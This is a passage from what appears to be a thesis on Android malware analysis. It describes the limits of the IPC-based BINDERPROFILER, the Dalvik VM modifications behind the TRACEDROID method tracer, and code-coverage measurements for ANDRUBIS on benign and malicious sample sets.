BINDERPROFILER was initially designed for off-line operation. However, it is possible to port some functionality on an actual device for collecting all IPC traffic. Making BINDERPROFILER operate in real-time has many challenges. First, IPC traffic is significant in an Android system. This is why we believed that simply by looking at IPC traffic you are able to characterize applications in the first place. Logging and transmitting all this traffic incurs high overheads. As we showed in Section 2.3 a device must transmit Kbits/sec for profiling just one application. Much of this traffic is redundant as it is associated with GUI activity. Applying a pre-filtering at the device can reduce this overhead, but so far we have no simple way of achieving this.

2.5.3 Message Parsing

Parsing an IPC message is not trivial, since it has been already serialized and it possibly includes Java objects, whose semantics we are not aware of. Thus, we extract only printable strings, because class names and other sensitive information, such as contacts or telephone numbers, are expressed in text. Moreover, Android processes delegate other services for performing the actual actions. These delegated services act as proxies. In this work, we have not attempted to analyze some of the most popular services used for delegating the communication, and shipped with the Android operating system. Our original goal was to show that IPC activity can be an efficient descriptor for Android applications, even in cases where the exact payload of the communication is not known. However, some of the core Android services could be analyzed, in order to reveal the actual IPC activity (the exact payload of each communication). In that case, our presented classification algorithm could be further improved.

2.5.4 Device Rooting

There are malicious applications, which attempt to compromise a device. This process is called *rooting* or *jailbreak*, and is essentially happening by using a core vulnerability of the software running at the device. After compromising the smartphone the malicious application is literally free to do anything. If BINDERPROFILER was enabled in real-time mode, the malicious application could easily turn off its operation or replace the kernel with one of its own. Detecting such attempts is out of the scope of this work. There are many proposed techniques for detecting device compromising. Ensur-

ing Control Flow Integrity (CFI) [5] is one of the methodologies that have enjoyed attention by the research community [38, 16].

Although, we do not account for this kind of malware, we believe that BINDERPROFILER is still valuable to the research community. Consider that the majority of Android malware does not aim at rooting the device, but exploiting it by calling or texting premium numbers, stealing the address book, etc [66]. All these actions can be effectively captured by inspecting all IPC communication.

2.6 Discussion

We developed BINDERPROFILER, a novel system for analyzing Android software based solely on IPC activity. We showed that Android malware can be effectively described by simply observing the IPC communication. We argued that, in contrast with source-analysis methodologies, which examine applications at the microscopic level, we can enjoy similar efficiency by examining software at the macroscopic level, i.e. by looking at high-level operations. Android is a suitable platform for our technique, since it is built as a service-oriented platform. Each process needs to request access from a service for acquiring the permission to use particular resources of the system, such as the telephony functionality of a smartphone. This involves a series of IPC transactions, which expose the functionality of the application.

We introduced application graphlets; graphs that depict all IPC communication performed by an Android process. Based on application graphlets, we developed a classification algorithm, which efficiently identifies unknown malware with 9 to 15% false positives. BINDERPROFILER is designed to be a tool for assisting the security analyst and the end-user, and thus, is more tolerant to false positives, than an isolated detector. We further discussed various applications, where information encapsulated in application graphlets, such as privacy exfiltration or permission re-delegation, can be utilized. We delivered a prototype implementation of BINDERPROFILER, which can be accessed through the web. Finally, we present evaluation results of the tool and its efficiency in detecting mobile malware and groups of colluding applications. We believe that the graphical results produced by BINDERPROFILER can be useful even to non-expert end-users.




Figure 2.6: The page hosting the analysis results of our experimental BINDERPROFILER prototype. The under analysis application runs for three minutes in the modified emulator, its application graphlet is exported, as well as its scores as they are calculated based on the classifier we have built using our existing malware database [66].

3 TraceDroid: Method Tracing for Andrubis

With its static and multi-layered dynamic approach, ANDRUBIS offers an extensive amount of information that helps analysts to quickly grasp the behavior of an Android app and identify security critical behavior that is necessary for the **detection of mobile malware**.

In its current state, ANDRUBIS already provides more than sufficient information on *what* an app is doing. However, to be able to dissect *how* this behavior is achieved, even more detailed information is required. To allow for more in-depth analysis, we implemented TRACEDROID, a fine-grained method tracer extension for ANDRUBIS. In essence, TRACEDROID is another dynamic analysis tool for Android as the BINDERPROFILER, which has already been described in Chapter 2, but follows a different approach. In a nutshell, TRACEDROID is a modification of the Dalvik VM that will trace the execution of an app's bytecode. Based on method traces, analysts can gain a deeper understanding on how the behavior of an app comes into being without the need for source code. They are thus a valuable information source for the **analysis of mobile phone malware**.

The use of TRACEDROID is not limited to ANDRUBIS, it can also be deployed as a stand-alone tool. As such, it could replace the Dalvik VM on a real Android device to allow for on-device method tracing of applications.

3.1 Specification

In this section, we establish a soft requirement and desired output overview for the method tracer, followed by a short discussion of existing solutions and why they are not sufficient.

3.1.1 Specification

We like our method tracer to produce readable and easy to understand output files. Ideally, the output shall look similar to the original source files of the analyzed application. This is hard to achieve using dynamic analysis alone, as the automated simulation of events may not be able initiate all possible control flow paths, resulting in incomplete output. We would also have to consider loop detection and rewrite `for` and `while` statements, something we think is out of scope for a first version. We decided that only an overview of all called methods (and API calls in particular) would already be of tremendous value for the analyzer. We would like to see all the method calls that an app makes, including the value of the provided parameters and their concluding return statements or thrown exceptions. In the future, we may then add the tracing of field operations on objects or primitives.

Considering a really simple Android application as depicted in Listing 3.1, we would like to have a single output that looks like the one listed in Listing 3.2.

```
1  package com.example1;
2
3  import android.os.Bundle;
4  import android.app.Activity;
5
6  public class MainActivity extends Activity {
7
8   /* Entry point */
9   protected void onCreate(Bundle b) {
10   super.onCreate(b);
11
12   SimpleClass sc = new
13         SimpleClass("new class", 42, 7);
14
15   int min = sc.min();
16   System.out.println("minimum: " + min);
17
18   int mul = sc.mul();
19   System.out.println("multiplied: " + mul);
20  }
21
22
23
24
25
26 }
```

(a) MainActivity.java

```
1  package com.example1;
2
3  public class SimpleClass {
4   String name;
5   int i1, i2;
6
7   public SimpleClass(String name,
8                      int i1,
9                      int i2) {
10   this.name = name;
11   this.i1 = i1;
12   this.i2 = i2;
13  }
14
15  public int min() {
16   if (i1 < i2) return i1;
17   else         return i2;
18  }
19  public int mul() {
20   return i1 * i2;
21  }
22
23  public String toString() {
24   return this.name;
25  }
26 }
```

(b) SimpleClass.java

Listing 3.1: Source code for a very simple Android app.

As can be derived from Listing 3.2, we would like to display a lot of information about the objects and packages that are used. This will be useful when analyzing large applications that come with many different classes.

Listing 3.2: Desired trace output.

```
protected void com.example1.MainActivity(<this>).onCreate(<b>)
 protected void android.app.Activity(<this>).onCreate(<b>)
 return
 new com.example1.SimpleClass( (String) "new class", (int) 42, (int)
     7)
 return
 public int com.example1.SimpleClass("new class").min()
 return (int) 7
 public void System.out.println("minimum: 7")
 return
 public int com.example1.SimpleClass("new class").mul()
 return (int) 294
 public void System.out.println("multiplied: 294")
 return
return
```

(a) Source code for a very simple Android app.

We also think that displaying parameters and return values will be of high value for the analysis results.

To sum up, the updated Dalvik Virtual Machine should fulfill the following requirements:

- Enable or disable method tracing on a per app basis to avoid a bloat of unrelated trace output for apps running in the background.
- Stick to the bytecode of the target app to avoid a bloat of internal system library calls (we are not interested in the implementation of, for example, `System.out.println()`).
- For each called method, include the name of the class it belongs to.
- For non-static methods, include the `.toString()` result of the corresponding object.
- Print the provided parameters and return values. Call `.toString()` if the value is an object.
- Separate output files per thread to get a better understanding of what is happening when and where.
- Include some form of indentation to indicate call depth.
- Add a timestamp to each line of output.
- Process thrown exceptions correctly (i.e., notice exceptions being forwarded from children to parents).

3.1.2 Existing Solutions

The Android OS and its SDK already provide a method tracing and profiling solution that collects detailed information on the executed methods during

a profiling session[1]. Although the output seems to be pretty complete already, the data does not contain parameter and return values. It is also not possible to start the method tracer right at the start of a new application without modifying the source of the app. On top of that, the Android method tracer is including internal system library to system library method calls, something we would like to omit. Finally, the overhead that is introduced by the Android tracer is quite big (results in Chapter 2.2) and we aim to find a more efficient solution.

Another existing solution would be the use of JDWP (Java Debug Wire Protocol) and a Java debugger (e.g., jdb). For this to work though, we would have find a way to make target applications debuggable, and script the setting and unsetting of breakpoints in jdb to still get automated code execution. Using the Java debugger, however, would be a fairly interesting approach to get even more information about the app's internal mechanisms, including field operations.

We decided to extend the existing method tracing and profiling functionality.

3.2 Implementation

In this Section, we discuss the implementation of a method tracer for the Android Operating System. We first provide a technical analysis of the source code modifications made to the Dalvik Virtual Machine internals. A benchmark of the final method tracer can be found in Chapter 2.2.

By extending the profiling section of the Android Dalvik VM implementation, we were able to obtain the log output similar to our desired output as depicted in Listing 3.2 on Page 35. Most of the work here involved modifying the `dvmMethodTraceAdd()` method which is called each time a method is entered or exited. This enables us to look up the calling class, the method name and the parameters for each method that gets executed, as well as any return value whenever the current method returns.

3.2.1 Start Tracing

Since we do not want method traces from the entire Android framework, we need to tell the VM which app to trace. As discussed earlier, each app generally has its own `uid`, which would be a perfect value to use as a conditional variable. For this, we modified the Dalvik VM initialization code in two ways.

- The `-uid:<uid>` option is added to the initialization function of the VM. When the emulator is started, one can forward this option to the

[1] http://developer.android.com/tools/debugging/debugging-tracing.html

Zygote process (the parent of all VM instances) by providing the `-prop "dalvik.vm.extra-opts=-uid:<uid>"` argument. It is important to note that the Zygote is only started once, and providing the `uid` parameter is thus only possible during the boot procedure.
Whenever the Zygote `fork()`s and gains a new `uid`, we check whether it matches the provided `uid` and enable the method tracer in case it does. Note that if an application `fork()`s new processes itself, the `uid` will remain the same. This means that method tracing is enabled automatically for children created by the application.

- A second check is added just after a new VM is `fork()`ed and starts its initialization. We try to read an integer from the file `/sdcard/uid`. If this succeeds, and if it matches the `uid` of the new VM process, we will enable the method tracer. This mechanism can be used to start method tracing an app for which we did not know the `uid` before the emulator was booted.

The `uid` of an app can be found by parsing the `/data/system/packages.list` file. The method tracer is started by calling `dvmMethodTraceStart()`, an existing function which does all the initialization.

By default, trace output is written to `/sdcard/`. However, since VMs are running as ordinary users, they do not have write access to the `/sdcard/` filesystem by default. This is a special permission that has to be set in the app's `AndroidManifest.xml`. Permissions are implemented using Linux groups. During VM initialization, the VM will become a member of the requested permissions groups. To make sure that we can always write trace files to `/sdcard/`, we modified the initialization code so that new apps are always a member of the `WRITE_EXTERNAL_STORAGE` group.

3.2.2 Profiler Control Flow

Whenever the original VM's bytecode interpreter enters of leaves a function, the special inlined methods `TRACE_METHOD_ENTER`, `TRACE_METHOD_EXIT` and `TRACE_METHOD_UNROLL` (for unrolling exceptions) are called. These functions check for a global boolean `methodTrace.traceEnabled` to be true, and if it is, call `dvmMethodTraceAdd()` which writes trace data to an output file. To extend the method tracer, we modified the prototypes of these functions so that they expect two extra variables:

- `int type` is used to identify the origin of the call to `TRACE_METHOD_*`. We need this to distinguish specific inlined function calls from regular functions, which we will discuss in more detail later.
- `void *options` is used to store extra options that we need inside the method tracer. For entering an inlined function, the function's parameters will be stored in this pointer as a `u4[4]`. For `TRACE_METHOD_EXIT`,

it will contain the return value as a `JValue` pointer and for `TRACE_METHOD_UNROLL`, the exception class is stored in this pointer.

We now describe the control flow inside `dvmMethodTraceAdd()` whenever a target function f is entered.

3.2.2.1 Initialization

First, a check is performed to see if the caller of f is a function from a system library. If this is true, we only continue if f is not a system library function as well. To distinguish system library bytecode from target app bytecode, we introduced a new `boolean isSystem` in the `DvmDex` struct, which contains additional VM data structures associated with a DEX file (a filename pointer to the `.apk` or `.jar` filename was added as well for debugging purposes). The value of `isSystem` is set in `dvmJarFileOpen()` in `JarFile.c` whenever the loaded file has a filename that starts with `/system/framework/`.

What follows is a sanity check to make sure that we are not already inside `dvmMethodTraceAdd()`. This may happen when we call `toString()` on objects in a later stage and by doing so we avoid an endless loop. As soon the test passes, we set `inMethodTraceAdd` to true for the current thread.

Depending on the action we found, we now take a different branch in the tracing code.

3.2.2.2 Entering a Method: `handle_method()`

The `handle_method` function is responsible for generating a function entry method trace line. We start with generating the prefix of the output line that consists of a timestamp and some indentation to get readable output. Next, `getModifiers()` generates a list of Java modifiers that are applicable to f (`final`, `native`, `private`, ...). We then get f's return type using `dexProtogetReturnType()` which returns a type descriptor[2]. We convert the return type descriptor as well as f's class descriptor to something more readable by using `convertDescriptor()`.


If f is not a constructor call (i.e., `new Object()`), we now generate a string representation of the object. In `getThis()`, we first test if f is static as static methods never have a `this` value. If f is non-static, we call `objectToString()` on the appropriate argument to convert `this` to a string representation. For normal functions, `this` will be the first argument[3].

The reference to the first argument can be found by adding the offset `method->registersSize - method->insSize` to the current thread's frame pointer. To understand why this particular offset is used, consider

[2] http://source.android.com/tech/dalvik/dex-format.html
[3] http://source.android.com/tech/dalvik/dalvik-bytecode.html

```
1  public void func2(int j1,
       int j2) {
2   int a, b, c = 0;
3
4   a = j1 * j2;
5   b = j1 + j2;
6   c = j1 / j2;
7
8   /* Current instruction
       pointer
9    * points here.
10   */
11 }
12
13 public void func1(int i1,
       int i2) {
14  int x = 0;
15
16  func2(i1, i2);
17 }
18
19 func1(42, 7);
```

(a) Source code



(b) Stack layout

Figure 3.1: Example stack layout.

the example source listed in Listing 3.1a and its corresponding stack layout in Figure 3.1b.

Although Figure 3.1 shows the stack layout at the moment that `func2()` is about to return, it looked the same when the function was entered. The only difference would be that the values of `v0`, `v1` and `v2` were not yet initialized.

Now all that is left is populating the parameters. We generate a string array of parameters in `getParameters()`, followed by constructing a readable string containing these parameters in `getParameterString()`. In `getParameters()`, we loop over the in-arguments of f. We must keep in mind that some functions do not have a `this` reference, which complicates the for loop a bit. We use the `DexParameterIterator` struct and `dexParameterIteratorNextDescriptor()` function to get the corresponding descriptor along with the parameter. For each parameter, we then call `parameterToString()` to convert the parameter to a string.

`parameterToString()` expects two `u4` argument values that represent the parameter: `low` and `high`. `high` will only be used when the parameter is a 64 bit width argument (`doubles` and `longs`). The function also expects a char pointer to the type descriptor of the parameter. The function then performs a simple case/switch statement to construct the correct format string, depending on the descriptor. Up to `void`, all transformations are pretty straightforward. `chars` are a bit more complex due to the fact that

Δt	**thread A**	**thread B**
0	Trace is started	...
1		dvmMethodTraceAdd()
2		LOGD_TRACE()
3		fd2 = fopen("outputB", 'a')
4	am profile <pid> stop	
5	fclose(fd1)	
6	fclose(fd2)	
4		fwrite(fd2, ...)

Table 3.1: Possible race condition in LOGD_TRACE.

Java UTF-16 encoded characters must be converted to printable UTF-8 C strings. For arrays, we simply fall through to the next case, which is the L (object) descriptor. Note that we could do a bit more effort here and try to convert arrays of a primitive type to readable output as well. For objects, objectToString() is called to convert the reference to a valid C string representation.

handle_method() now calls LOGD_TRACE() to print the final formatted string to the appropriate file. LOGD_TRACE() is an inline function that first locks a dedicated writelock mutex, followed by preparing the output file (if this was not yet done before) using prep_log(). prep_log() opens a new file in append mode, called dump.<process-id>.<thread-id> in the preset output directory (/sdcard/ or /data/trace/). true is returned if the file is ready for writing, false otherwise (we ran into a couple of samples where fopen() failed since there was no space left on the device). The writelock mutex is used to make sure that there will be no writes when the method tracer is being disabled. An example race condition that we avoid using the writelock mutex is illustrated in Table 3.1

The remaining bits in handle_method() relate to freeing the memory regions that were used to store the (temporary) output lines. When handle_method() returns, we increase the depth value for this thread so that indentation is setup correctly for the next function entry.

It must be noted here that the TRACEDROID performance may be improved by replacing the LOGD_TRACE() calls with a modified version of the log writing function for the existing Android method tracer: *if we're running on the emulator, there's a magic page into which we can put interpreted method information. This allows interpreted methods to show up in the emulator's code traces*. This is an Android modification to the qemu sources to add support for tracing Java method entries/exits. The approach uses a memory-mapped page to enable communication between an application

and the emulator[4]. Further research is necessary to figure out how this can be achieved and if there really is a notable performance gain.

3.2.2.3 Returning from a Method: `handle_return()`

When the action given to `dvmMethodTraceAdd()` equals `METHOD_TRACE_EXIT` (which is true whenever a `return` statement is interpreted), and if there is no pending exception, `handle_return()` will be called to print a `return <type> [<value>]` trace line. When finished, the `depth` value for this thread is decreased to setup the indentation correctly for the next function entry. Its implementation is similar to `handle_method()`.

3.2.2.3.1 Throwing an Exception: `handle_throws()` When the action given to `dvmMethodTraceAdd()` equals `METHOD_TRACE_UNROLL` or `METHOD_TRACE_EXIT` while there is a pending exception, `handle_throws()` will be called to print a `throws <exception>` trace line. A pending exception during a `METHOD_TRACE_EXIT` action indicate that f's parent catches the thrown exception, while the `METHOD_TRACE_UNROLL` action indicate that the exception will be forwarded to the next parent in line and that intermediate functions are 'unrolling'. The implementation is similar to `handle_method` and `handle_return()`. For unrolling methods, the exception will be stored in the options argument as a `Object*`. For `METHOD_TRACE_EXIT` actions, we fetch the exception ourself using `dvmGetException()`. By using this schema, the example source code shown in Listing 3.3 will result in the method trace output as shown in Listing 3.4.

```
1  public void f3() throws NullPointerException {
2    throw new NullPointerException();
3  }
4
5  public void f2() throws NullPointerException {
6    f3();
7  }
8
9  public void f1() {
10   try {
11     f2();
12   } catch (NullPointerException e) {
13   }
14 }
```

Listing 3.3: Method trace for thrown exceptions: source.

[4] https://android.googlesource.com/platform/external/qemu/+/9980bbb9965ee2df42f94aafa817e91835dad406

```
1 public void f1()
2  public void f2()
3   public void f3()
4    new java.lang.NullPointerException()
5    return (void)
6   throws java.lang.NullPointerException
7  throws java.lang.NullPointerException
8 return (void)
```

Listing 3.4: Method trace for thrown exceptions: trace output.

3.2.2.4 Inline Functions

Inline functions require a special approach since their arguments can no longer be fetched from the frame pointer. During a profiling session, `dvmPerformInlineOp4Dbg(u4 arg0, u4 arg1, u4 arg2, u4 arg3)` is responsible for interpreting inlined methods. We modified this function so that it passes an `u4` array to the `TRACE_METHOD_ENTER` prototype that contains the arguments. As outlined earlier, we identify inline methods in `dvmMethodTraceAdd()` by providing a `type` value equal to `TRACE_INLINE`.

The DEX optimization mechanism is in charge for deciding whenever a function shall be inlined or not. In general, we see that many `equals()` calls get inlined.

3.2.3 Stop Tracing

Since method trace lines are written to files on disk using `fprintf()`, one needs to explicitly stop the method tracer in order to flush all buffers to disk. During a normal execution flow, method tracing is stopped by executing the `am profile <pid> stop` command, which triggers a call to `dvmMethodTraceStop()`. In here, code is added that loops over the thread list and `fclose()`s any open method trace output file.

Unfortunately, apps that run into an uncaught exception, do not call `dvmMethodTraceStop()` before their VM is destroyed. To avoid incomplete log files, we added a similar `fclose()` loop in `threadExitUncaughtException()` which is called whenever a thread runs into an uncaught exception. It is not stated that uncaught exceptions will result in a total VM crash, which is why trace output files may be reopened again in append mode by `prep_log()`.

3.2.4 Added Extra VM Options

To conclude, below is an overview of added VM options and a short description. VMs will be started with these extra options by providing the `-prop "dalvik.vm.extra-opts=<option1> <option2> ..."` argument to the `emulator` binary.

- `-uid:[UID]` Enable method tracing for the app with `uid` equals `UID`.
- `-tracepath:/data/trace` Store trace output files in `/data/trace/` instead of `/sdcard/`. This option can be used if the tracer will be started during boot and `/sdcard/` is not yet mounted. The caller has to make sure that the `/data/trace/` directory is created in order to successfully start tracing.
- `-no-timestamp` Disable timestamps in the method traces. Used for debugging and benchmarking purposes.
- `-no-tostring` Disable `toString()` lookups. Used for debugging and benchmarking purposes.
- `-no-parameters` Disable parameter lookups. Used for debugging and benchmarking purposes.

3.3 Benchmarks

To decide whether TRACEDROID could be integrated into ANDRUBIS without having its performance overhead causing a drop in the number of detected operations, we setup a special ANDRUBIS benchmark test. In this Section, we first describe ANDRUBIS in a bit more detail in Section 3.3.1. We then describe our benchmark setup and conclusions.

3.3.1 Andrubis Background

ANDRUBIS uses a combination of static and dynamic analysis techniques to track interesting API calls and specific personal data leaks. Depending on the activities detected during analysis, ANDRUBIS generates a report that contains a number of different operation sections. The operations that are currently being detected by ANDRUBIS are described in Table 3.2.

Most operations described in Table 3.2 come with a number of different fields. A **file read** operation, for example, would have two fields: `path` for indicating which file was read, and `data` to list the exact stream of bytes read from the file. As another example, **network read/write operations** come with three fields: `host` for storing the targetted host IP address, `port` for storing the used port number and `data` for any data that was written over this connection. Currently, ANDRUBIS does not keep track of the protocol used (TCP/UDP).

Since Andrubis runs samples for a small amount of time only (180 seconds), we need to understand whether the TRACEDROID performance overhead will have a negative impact on the operations that are reported by ANDRUBIS.

operation group	subsections	description
file operations	**file read**	Reading file contents
	file write	Writing file contents
network operations	**network open**	Opening a network socket
	network read	Reading from a socket
	network write	Writing to a socket
broadcast receivers	-	A list of (dynamically) installed broadcast receivers
data leaks	**network leak**	Leaking personal data via network traffic
	file leak	Leaking personal data via file writes
	sms leak	Leaking personal data via SMS texts
crypto operations	**crypto key**	Initializing a cryptographic key
	crypto operation	Cryptographic operations (encrypt/decrypt)
dex classes loaded	-	A list of dynamically loaded DEX classes
native libraries loaded	-	A list of native libraries loaded
bypassed permissions	-	A list of permissions bypassed by using another app's capabilities
sent sms	-	SMS text messages sent
phone calls	-	Phone calls made
started services	-	A list of started services

Table 3.2: Overview of operations detected by Andrubis.

3.4 Code Coverage Evaluation

In this Section, we evaluate the effectiveness of ANDRUBIS by looking at the code that was covered during dynamic analysis. In Section 3.4.1, we first compare automated results against manual analysis, followed by a breakdown of different simulation techniques in Section 3.4.2. We conclude with an extensive evaluation of 500 Android applications in Section 3.4.3.

The samples used for analysis consist of a set of 250 malicious and 250 benign samples as selected by the ANDRUBIS team. Unfortunately, the malicious set contained a couple of non-functioning samples, so we were able to use a set of 242 malicious and 250 benign Android applications to run our tests on.

3.4.0.1 Coverage Measurement

Having a list of methods that were executed during dynamic analysis as a result of the TRACEDROID method tracer, we could compute a code coverage value that shows the percentage of APK functions triggered during analysis. We get a list of functions provided by the `apk` (by doing some static analysis on the package) and then map the dynamically found functions against it. We map functions based on their Java method signature excluding parameter types and modifiers, i.e., on their `<package>.<subpackage>.<classname>.<methodname>` representation.

This concept is realized in the `coverage.py` module. It is worth mentioning that the coverage plugin distinguishes two types of coverage computation: *conservative* and *naive*. If the latter type is used, all method signatures that match popular external Android library APIs are ignored. Since many apps come with third party advertisement libraries such as Google's AdMob[5] or AMoBee's Ad SDK[6], and these APIs usually come with many method signatures, we exclude a number of such APIs from coverage computation to get a better indication of the number of methods called that were written by the app authors themself. The current list of excluded libraries is depicted in Table 3.3.

API	description
AMoBee AdSdk	Advertisement library
AdWhirlSDK	Advertisement library
Android API	Official Android API
Android Support API	Official Android support library
GCM	Google Cloud Messaging library
Google AdMob	Advertisement library
Millennial Media Adview	Advertisement library
Mobclix	Advertisement library
MobFox SDK	Advertisement library
Netty	Network application framework library

Table 3.3: Excluded libraries for naive code coverage computation.

Methods are excluded from code coverage computation if their signature matches one of the signatures found in the excluded APIs. By doing so, we take the risk to lose signatures that are part of the app's core packages, but are named according to one of the popular APIs. For this reason, the conservative option was kept as default computation approach.

3.4.1 Compared to Manual Analysis

In order to use code coverage as a measuring technique for our analysis framework, we first set our expectations by running manual analysis on a subset of samples. By comparing the code coverage achieved during manual analysis against the code coverage gained during automated analysis, we can make statements on the effectiveness of the used simulations techniques.

We randomly picked 20 malicious and 20 benign samples. We used a small script that installed each app on a freshly emulated Android platform before giving us a 180 seconds runtime window for our manual stimulation. After 180 seconds (the default ANDRUBIS runtime), the app was closed au-

[5] http://www.google.com/ads/admob
[6] http://www.amobee.com/technology/ad_sdk.shtml

tomatically and code coverage was computed. Within these 180 seconds, we tried to activate as many components of the app as possible. We then analyzed the app automatically using both the ANDRUBIS and TRACEDROID platforms while the runtime window of three minutes remained the same.

md5sum	**manual**	**calls of total**	**andrubis**
03aaf04fa886b76303114bc430c1e32c	34.52%	107 of 310	-4.19%
128a971ff90638fd7fc7afca31dca16b	100.00%	2 of 2	0.00%
12b7a4873a2adbd7d4b89eb17d57e3aa	7.55%	216 of 2860	-0.80%
12dc6496fdd54a9df28d991073f26749	35.24%	160 of 454	-32.38%
1390e4fecca9888cdf0489c5fe717839	24.43%	472 of 1932	-5.33%
37eacdc7366403eac3970124c3a3fc32	37.70%	184 of 488	-17.83%
3a11d47f994ec85cfeff8e159de46c54	24.08%	657 of 2728	-3.45%
f240abe83b8da844f5dfdaceba9a6f7e	31.47%	772 of 2453	-12.27%
f2c3afe177ef70720031f2fb0d0aa343	8.91%	27 of 303	+1.32%
f40759b74eff6b09ae53a0dbcabc07d4	20.90%	98 of 469	-0.64%
f5d6b6b019949329ef0de89aca6ac67e	58.14%	125 of 215	-27.91%
f6a0e9573810d3da8a292b49940b09e2	100.00%	3 of 3	0.00%
f81fbe1113db6ca4c25ec54ed2e04f42	47.95%	105 of 219	-12.79%
f9b5afdff92f1eb5c870cf4b601e8dc1	3.89%	166 of 4269	-0.56%
fb891ea00a8758f573ce1b274f974634	20.68%	97 of 469	-0.21%
fbefbe3884f5a2aa209bfc96e614f115	41.95%	146 of 348	-16.09%
fd1af0690436028285a889c1928041ca	56.83%	79 of 139	-9.35%
average for 17x benign	38.49%		-8.38%
0018874837a567609e289661cd418639	17.10%	85 of 497	-4.30%
003d668ef73eef4aaa54a0deb90715de	22.39%	245 of 1094	-18.65%
12436ccaf406c2bf78cf6c419b027d82	39.77%	35 of 88	-11.05%
128629e7a3fd7f28ecff2039b5fd8b62	46.80%	476 of 1017	-30.07%
f181409e206cbe2a06066b79f1a39022	10.31%	234 of 2269	+1.06%
f3194dee0dc6e8c245dc94c5435750a5	13.17%	64 of 486	-1.64%
f342d8f0c18410e582441b19de8dd5bb	32.59%	305 of 936	-13.30%
f458ca5d41347a69c1c8dc99812485ee	10.05%	584 of 5813	-9.16%
f46f75e4eb294d5f92c0977c48f5af4f	15.83%	132 of 834	+18.35%
f4d80df6710b3848bf8c78c1b13fe3b5	14.81%	16 of 108	+9.87%
f55a7ad2ab8b3ac2447964614493fffe	14.15%	15 of 106	+10.21%
f7ad9e256725dd6c3cab06c1ab46fcc2	22.31%	620 of 2779	-11.71%
f98ae3c49ce8d4d5ec70f45f06601629	67.74%	21 of 31	-33.92%
fd225d8afd58cdec5f0c9b0f7fd77f58	41.34%	296 of 716	-19.07%
fd48609ba4ee42f05434de0a800929ad	52.00%	52 of 100	+9.76%
fdbce10ece29f14adfb7ebe99931d978	28.30%	30 of 106	+0.94%
fe3cb50833c74c60708e4e385bb8b4fc	8.74%	41 of 469	-6.25%
fead2a981fc24a2f9dd16629d43a6969	39.56%	36 of 91	-11.73%
average for 18x malicious	27.61%		-6.70%

Table 3.4: Coverage results for benign and malicious samples.

In Table 3.4, we display the achieved code coverage for all samples that were successfully tested. Studying the results, we can make the following observations.

- Despite the fact that naive coverage computation was used, coverage results are still fairly low. We try to explain possible causes for this later in this section.
- The analysis platforms seem to perform better on malicious samples. This is likely caused by the external simulations (e.g., simulate a reboot or receive a SMS text message) that were not triggered during manual analysis. In general, malicious applications are more likely to act upon these events than benign apps, as it allows a malware writer to automatically start intruding background services whenever such event occurs. This could also explain why code coverage for our malicious set is about 10% less than for benign samples. We test this hypothesis in Section 3.4.3.
- There is a large fluctuation between the number of functions that are declared by an app (ranging from 2 to 5813 for this small subset). A closer look at samples with such low amount of methods teaches us that these apps heavily rely on Webkit capabilities and are in essence just an easy web browser where all the app's functionality is implemented on a server.
- Differences between manual and automated ANDRUBIS analysis are not excessive. It is obviously not expected that the currently used automated simulations outreach manual analysis, due to the complicated nature of most applications.

3.4.1.1 Understanding Low Code Coverage Results

Table 3.4 shows us that code coverage is relatively low ($< 40\%$), even for manual analysis. It is desired to understand why this is the case so we analyzed the analysis log output in more detail and conclude that there are a number of reasons that may have a negative effect on the code coverage numbers.

